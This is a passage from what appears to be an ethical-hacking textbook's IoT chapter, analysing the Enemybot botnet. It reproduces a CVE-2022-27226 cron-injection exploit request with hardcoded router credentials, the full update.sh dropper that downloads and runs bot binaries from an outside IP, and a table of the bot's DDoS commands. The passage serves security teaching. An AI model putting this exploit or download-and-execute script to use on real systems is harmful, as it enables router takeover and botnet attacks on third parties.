
```
POST /api/crontab HTTP/1.1
Host: %s
User-Agent: %s
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
X-Requested-With: XMLHttpRequest
Origin: hxxp://%s
Referer: hxxp://%s
Content-Length: %d
Content-Type: application/json
Authorization: Basic cm9vdDpyb290

{"tasks": [{"enable": true, "minutes": "*", "hours": "*", "days":
"*", "months": "*", "weekdays": "*", "command": "%s"}], "_board":
{"name": "RL21", "platform": "irz_mt02", "time": "Wed Mar 16
16:43:20 UTC 2022"}}
```

Figure 18.21: CVE-2022-27226 exploit request

- **Step 4: Launching Attack**

  Exploiting the above vulnerabilities, the threat group can launch attacks beyond DDoS, such as crypto-mining attacks. Once the exploitation is successful, a shell command is executed on the device to download another shellcode from a URL, which is dynamically updated by the remote server (C2) using the **`LDSERVER`** command. This command can also assist the threat group in updating the URL even if the download server is unavailable.

  Then, the shell script **`update.sh`** downloads and executes the actual malware's (Enemybot) binaries on the targeted architecture.



```
#!/bin/sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /
tftp -m binary '198.12.116.254'  -c get 'enemybotmips'; busybox tftp -m binary '198.12.116.254'  -c
    get 'enemybotmips'; wget http://198.12.116.254/folder/enemybotmips -o enemybotmips; busybox
    wget http://198.12.116.254/folder/enemybotmips -o enemybotmips; curl
    http://198.12.116.254/folder/enemybotmips -o enemybotmips; busybox curl
    http://198.12.116.254/folder/enemybotmips -o enemybotmips; ftpget -v -u anonymous -p anonymous -
    P 21 198.12.116.254 enemybotmips enemybotmips; busybox ftpget -v -u anonymous -p anonymous -P
    21 198.12.116.254 enemybotmips enemybotmips; chmod 777 enemybotmips; ./enemybotmips; rm -rf
    enemybotmips
                                        #--------- Truncated ---------#
tftp -m binary '198.12.116.254'  -c get 'enemybotarm5'; busybox tftp -m binary '198.12.116.254'  -c
    get 'enemybotarm5'; wget http://198.12.116.254/folder/enemybotarm5 -o enemybotarm5; busybox
    wget http://198.12.116.254/folder/enemybotarm5 -o enemybotarm5; curl
    http://198.12.116.254/folder/enemybotarm5 -o enemybotarm5; busybox curl
    http://198.12.116.254/folder/enemybotarm5 -o enemybotarm5; ftpget -v -u anonymous -p anonymous -
    P 21 198.12.116.254 enemybotarm5 enemybotarm5; busybox ftpget -v -u anonymous -p anonymous -P
    21 198.12.116.254 enemybotarm5 enemybotarm5; chmod 777 enemybotarm5; ./enemybotarm5; rm -rf
    enemybotarm5
tftp -m binary '198.12.116.254'  -c get 'enemybotppc-440fp'; busybox tftp -m binary '198.12.116.254'
     -c get 'enemybotppc-440fp'; wget http://198.12.116.254/folder/enemybotppc-440fp -o
    enemybotppc-440fp; busybox wget http://198.12.116.254/folder/enemybotppc-440fp -o
    enemybotppc-440fp; curl http://198.12.116.254/folder/enemybotppc-440fp -o enemybotppc-440fp;
    busybox curl http://198.12.116.254/folder/enemybotppc-440fp -o enemybotppc-440fp; ftpget -v -u
    anonymous -p anonymous -P 21 198.12.116.254 enemybotppc-440fp enemybotppc-440fp; busybox ftpget
    -v -u anonymous -p anonymous -P 21 198.12.116.254 enemybotppc-440fp enemybotppc-440fp; chmod
    777 enemybotppc-440fp; ./enemybotppc-440fp; rm -rf enemybotppc-440fp
```

Figure 18.22: Enemybot – update.sh code

  Once the malware bot is installed on the target device, it waits for commands from the C2 server to launch attacks on the target; most of the commands it receives are DDoS-oriented. The table below lists some of the DDoS commands that an installed bot can use.

Command	Description
`ADNS`	Launches a DNS amplification attack
`ARK`	Launches an attack on the servers dedicated to the game “ARK: Survival Evolved”
`BLACKNURSE`	Floods the target with Destination Port Unreachable ICMP messages
`DNS`	Floods the DNS servers with hard-coded DNS UDP queries
`HOLD`	Floods the target with TCP connections and holds them for a certain amount of time
`HTTP`	Floods the target with HTTP requests
`JUNK`	Floods the target with random non-zero-byte UDP packets
`LDSERVER`	Updates the download server for the payload
`OVH`	Floods the target hosted OVH servers with custom UDP packets
`SCANNER`	Spreads the infection to other devices via SSH/Telnet brute-forcing and exploits
`SH`	Executes a shell command
`STD`	Floods the target with random-byte UDP packets
`STOP`	Stops concurrent DoS attacks
`TCP`	Floods the target with TCP packets having spoofed source headers
`TCPON/TCPOFF`	Turns on or off the sniffing process
`TLS`	Launches an SSL/TLS attack
`UDP`	Floods the target with UDP packets having spoofed source headers
`OVERTCP`	Performs a TCP attack with randomized packet delivery intervals

Table 18.6: Commands that an installed bot can use


- **Step 5: Persistence**

  The malware can obfuscate its strings using several techniques such as XOR encoding with several byte keys, single-byte XOR operation with 0x22, encryption of commands with substitution ciphers, and encoding of strings by appending the value three to every character. Using these obfuscation methods, Enemybot can hide its presence from analysts and other malware running on the same device.

LO#03: Explain IoT Hacking Methodology

IoT Hacking Methodology

Using the IoT hacking methodology, an attacker acquires information through techniques such as gathering information, identifying attack surface area, and vulnerability scanning, and uses it to hack the target device and network. This section will focus on the tools and techniques used by attackers to achieve their goal of hacking the target IoT device.



What is IoT Device Hacking?

The objective of IoT device hacking is to **compromise smart devices** like CCTV cameras, automobiles, printers, door locks, and washing machines to gain unauthorized access to network resources and IoT devices

How a hacker gains profit from the IoT when it is successfully compromised:

- **Creates a Botnet of the compromised IoT devices to launch a DDoS attack**
- **Sells compromised data in black markets**
- **Performs malicious activities on compromised IoT devices**
- **Installs Ransomware to block access to an IoT device and ask for ransom**
- **Uses compromised IoT devices to steal the identity of a victim and perform credit card related frauds**
- **Uses compromised CCTV cameras to snoop on families**

What is IoT Device Hacking?

